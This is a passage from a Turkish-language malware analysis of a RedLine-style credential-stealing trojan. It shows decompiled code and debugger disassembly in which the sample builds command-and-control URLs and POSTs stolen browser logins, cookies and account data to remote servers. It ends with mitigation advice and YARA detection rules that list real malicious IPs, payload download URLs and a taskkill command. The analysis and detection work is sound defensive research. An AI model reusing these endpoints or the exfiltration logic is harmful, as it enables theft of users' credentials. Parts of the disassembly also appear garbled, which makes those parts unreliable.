229 sub_1383600(v21, "http://www.iyiqian.com/");
230 LOBYTE(v68) = 25;
231 sub_138E680((int)&v62, (int)v21, 0);
232 LOBYTE(v68) = 27;
233 std::string::~string((std::string "v21);
234 v62 = 200;
235 sub_138B090(v63);
236 if ( sub_13C02A0((int)v65, &unk_1418359) )
237 {
238     v35 = sub_138E4D0((int)v4, "http://", (int)v65);
239     v34 = v35;
240     LOBYTE(v68) = 30;
241     v33 = (void *)sub_138E450((int)v5, v35, "/Home/Index/lkdinl");
242     sub_13849F0(v65, v33);
243     std::string::~string((std::string "v5);
244     LOBYTE(v68) = 27;
245     std::string::~string((std::string "v4);
246     v32 = sub_138ED00(v3, v65, v61, v60, 0);
247     sub_13C1C20(v32);
248     sub_1385450(v3);
249 }
250 LOBYTE(v68) = 24;
```

013C4480	8D55 A8	lea ecx,dword ptr ss:[ebp-58]	
013C4500	52	push ecx	
013C4501	68 24944101	push dmSryohofetmIsInIkpTtuwa.1419424	1419424:"http://"
013C4506	80B5 64FCFFFF	lea eax,dword ptr ss:[ebp-39C]	eax:&"http://www.fcncbycy.xyz/Home/Index/lkdinl"
013C450C	50	push eax	
013C4512	E8 8E9FCFFF	call dmSryohofetmIsInIkpTtuwa.138E4D0	
013C4513	83C4 0C	add esp,C	
013C4515	8985 78FEFFFF	mov dword ptr ss:[ebp-18],eax	[ebp-384]:"http://www.fcncbycy.xyz/Home/Index/lkdinl"
013C4518	8880 78FEFFFF	mov ecx,dword ptr ss:[ebp-188]	eax:&"http://www.fcncbycy.xyz/Home/Index/lkdinl"
013C4521	8980 74FEFFFF	mov dword ptr ss:[ebp-18],ecx	
013C4527	C645 FC 1E	mov byte ptr ss:[ebp-11E]	[ebp-190]:"&"http://www.fcncbycy.xyz/Home/Index/lkdinl"
013C4528	8895 74FEFFFF	mov ebx,dword ptr ss:[ebp-18C]	[ebp-190]:"&"http://www.fcncbycy.xyz/Home/Index/lkdinl"
013C4531	52	push ecx	
013C4532	80B5 64FCFFFF	lea ecx,dword ptr ss:[ebp-384]	[ebp-384]:"http://www.fcncbycy.xyz/Home/Index/lkdinl"
013C4538	50	push eax	
013C4539	E8 129FCFFF	call dmSryohofetmIsInIkpTtuwa.138E450	
013C453E	83C4 0C	add esp,C	
013C4541	8985 70FEFFFF	mov dword ptr ss:[ebp-190],eax	[ebp-190]:"&"http://www.fcncbycy.xyz/Home/Index/lkdinl"
013C4547	8880 70FEFFFF	mov ecx,dword ptr ss:[ebp-190]	[ebp-190]:"&"http://www.fcncbycy.xyz/Home/Index/lkdinl"
013C454D	50	push ecx	
013C454E	8D4D A8	lea ecx,dword ptr ss:[ebp-58]	ecx:"www.fcncbycy.xyz"
013C4551	E8 8409FCFFF	call dmSryohofetmIsInIkpTtuwa.13849F0	[ebp-384]:"http://www.fcncbycy.xyz/Home/Index/lkdinl"
013C4556	80B0 7CFCFFFF	lea ecx,dword ptr ss:[ebp-384]	
013C455C	E8 CF9FBFFF	call dmSryohofetmIsInIkpTtuwa.3A15	
013C4561	C645 FC 1B	mov byte ptr ss:[ebp-11B]	
013C4565	80B0 64FCFFFF	lea ecx,dword ptr ss:[ebp-39C]	
013C4568	E8 C09FBFFF	call dmSryohofetmIsInIkpTtuwa.3A15	
013C457D	6A 00	nush n	

dmSryohofetmIsInIkpTtuwa.013849F0

.text:013C4551 dmSryohofetmIsInIkpTtuwa.exe:5C4551 #C3851

Adres	Hex	ASCII
005C0330	74 2D 43 6F 6F 68 69 65 3A 20 78 79 7A 00	Http-Header: xyz.
005C0340	1B 83 86 66 00 00 00 88 20 61 57 00 88 02 5C 00	*.K... AW... \
005C0350	20 16 4F 00 02 00 00 00 1B 83 86 66 00 00 00 88	.60.....K....
005C0360	18 02 5E 57 00 88 00 4E 00 01 00 00 00	..Aw.80....
005C0370	2D B3 86 66 00 00 00 88 20 61 5C 00 80 03 5C 00	*.K...E...K....
005C0380	20 16 57 00 01 00 00 00 02 83 86 66 00 00 00 88	PUW.....K....

76B841A2	8BFF	mov edi,edi	HttpoerRequestA
76B841A2	55	push ebp	
76B841A5	88EC	mov ebp,esp	
76B841A8	83E4 F8	and esp,FFFFFFF8	
76B841AB	8D4424 04	lea eax,dword ptr ss:[esp+4]	
76B841AF	56	push esi	
76B841B0	6A 38	push 38	
76B841B2	33F6	xor esi,esi	
76B841B4	56	push esi	
76B841B5	50	push eax	
76B841B6	E8 E6ECF5FF	call <MP.&memset>	
76B841B8	8D4C 0C	add esp,C	
76B841BE	8D4C24 08	lea ecx,dword ptr ss:[esp+8]	[esp+8]:"POST"
76B841C2	E8 D5F3FBFF	call wininet.76B1359C	
76B841C7	8B55 0C	mov ecx,dword ptr ss:[ebp+C]	[ebp+8]:"?JSON=1Y6u/p5W3Enheh1ESB8MQXJ+XNSD/+tH4p12wd"
76B841CA	8E4D 08	mov ecx,dword ptr ss:[ebp+C]	
76B841CD	56	push esi	
76B841CE	56	push esi	
76B841CF	FF75 24	push dword ptr ss:[ebp+24]	
76B841D2	FF75 20	push dword ptr ss:[ebp+20]	
76B841D5	FF75 1C	push dword ptr ss:[ebp+1C]	
76B841D8	FF75 18	push dword ptr ss:[ebp+18]	
76B841DB	FF75 14	push dword ptr ss:[ebp+14]	
76B841DE	FF75 10	push dword ptr ss:[ebp+10]	
76B841E1	E8 83F97FFF	call wininet.76B03999	
76B841E6	8D4C24 08	lea ecx,dword ptr ss:[esp+8]	[esp+8]:"POST"
76B841FA	8BF0	mov esi,eax	

ebp=0046ED5C

.text:76B841A2 wininet.dll:5A41A2 #A35A2

{ "profilecount":1,"data":[{"profilename":"Default","loginname":"","psw":"","userid":"","cookies":[],"fulllogindata":[],"accountinfo":{"UserNickName":"","page":"","pagedetail":"","bm":"","balance":"","card":"","adscard":"","threshold":"","billinginfo":"","paypal":"","frieldcount":"","accountstatus":""}]}]} şeklinde bilgileri alarak uzak sunucuya iletmekte.

Çözüm Önerileri

- Güncel antivirüs yazılımlarının kullanılması,
- Raporda bulunan sunucularla karşılıklı trafiğin engellenmesi,
- Ağ paketlerinin filtrelenmesi ve takibinin yapılması,
- Admin gruplarından standart kullanıcıların çıkartılması,
- Mail yoluyla gelebilecek olan dosyaların taramadan geçirilmeden açılmaması gibi çözümler trojan türündeki zararlının cihazlarınıza bulaşmasını engelleyebilir.

Yara Rule

```
import "pe"
```

```
rule RedLine {
```

```
    meta:
```

```
        author = "Mustafa Günel"
```

```
    strings:
```

```
        $snowman = "Snowman+under_a_snowdrift_forgot_the_Snow_Maiden"
```

```
        $snowmanHex = {
```

```
            53 6E 6F 77 6D 61 6E 75 6E 64 65 72 5F 61 5F 73 63 30 77 64 72 69 66 74 5F 66 6F 72 67 6F 74
            5F 74 68 65 5F 53 6E 6F 77 5F 4D 61 69 64 65 6E
```

```
        }
```

```
        $host = /HOST:([0-9]{1,3}\.){3}[0-9]{1,3}/
```

```
        $d0= "136.144.41.133/server.txt"
```

```
        $d1= "136.144.41.201"
```

```
        $d2= "37.0.11.41"
```

```
        $u1 =
```

```
        "https://cdn.discordapp.com/attachments/855697945679888404/864858212527505428/file2.bmp"
```

```
        $u2 =
```

```
        "https://cdn.discordapp.com/attachments/855697945679888404/864515165273325608/file3.bmp"
```

```
        $u3 = "http://136.144.41.201/WW/file6.exe"
```

```
        $u4 = "http://136.144.41.201/WW/file7.exe"
```

```
        $u5      = "http://136.144.41.201/WW/file8.exe"
```

```
        $u6      =
```

```
        "https://cdn.discordapp.com/attachments/849802777433341954/849807598056112138/Setup2.exe"
```

```
        $u7      =
```

```
        "https://cdn.discordapp.com/attachments/849802777433341954/851833670733266955/jooyu.exe"
```

```
        $u8      = "https://a.xyzgame.vip/userf/2201/google-game.exe"
```

```
        $u9      = "http://flamkravmaga.com/pub4.exe"
```

```
        $u10= "http://185.20.227.194/install.exe"
```

```
        $u11= "http://136.144.41.201/WW/file5.exe"
```

```
        $u12= "http://136.144.41.201/WW/file3.exe"
```

```
        $u13= "http://136.144.41.201/WW/file1.exe"
```

```
        $u14= "http://136.144.41.201/WW/file2.exe"
```

```
        $u15= "http://136.144.41.201/WW/file10.exe"
```

```
        $u16=
```

```
        "https://cdn.discordapp.com/attachments/855697945679888404/864742938050953216/app.bmp"
```

```

$u17= "http://www.andersitebrauchen.com/campaign1/autosubplayer.exe"

$u18=
"https://cdn.discordapp.com/attachments/847501113036374067/864173005051920414/eghaest_1.bmp"

$u19=
"https://cdn.discordapp.com/attachments/847501113036374067/864186695954858024/Mix_11.07_Rebuild_.bmp"

$u20= "http://i.spesgrt.com/lqosko/p18j/customer3.exe"

$u21= "http://everestsoftrade.net/Toner-RecoverSetup.exe"

$u22= "http://136.144.41.201/WW/kaguya.exe"

$u23=
"https://cdn.discordapp.com/attachments/855697945679888404/864895330696953876/bacon.bmp"

$p="Crypto++ RNG"

condition:
    $snowman or $snowmanHex or $host or (1 of ($d0,$d1,$d2,
    $u1,$u2,$u3,$u4,$u5,$u6,$u7,$u8,$u9,$u10,$u11,$u12,$u13,$u14,$u15,$u16,$u17,$u18,$u19,$u20,$u21,$u22,$u23,$p))
}

rule section
{
    condition:
        (pe.number_of_sections == 5 or (pe.version_info["CompanyName"] contains "TN MaxHolder") and
        pe.version["10.24.0.1"]) and pe.EXECUTABLE_IMAGE
    }

rule dM5ry0{
    strings:
        $s0="Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"

wide ascii

    $s1="SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\Google
Chrome"

    $s2="SOFTWARE\\Policies\\Google\\Chrome\\ExtensionInstallWhitelist"

    $s3="cmd.exe /c taskkill /f /im /chrome.exe"

    $ex = "colgdljdieibnaccfdcdbpdffofkfeb"

condition:
    $s or $s1 or $s2 or $s3 or $ex

```

}

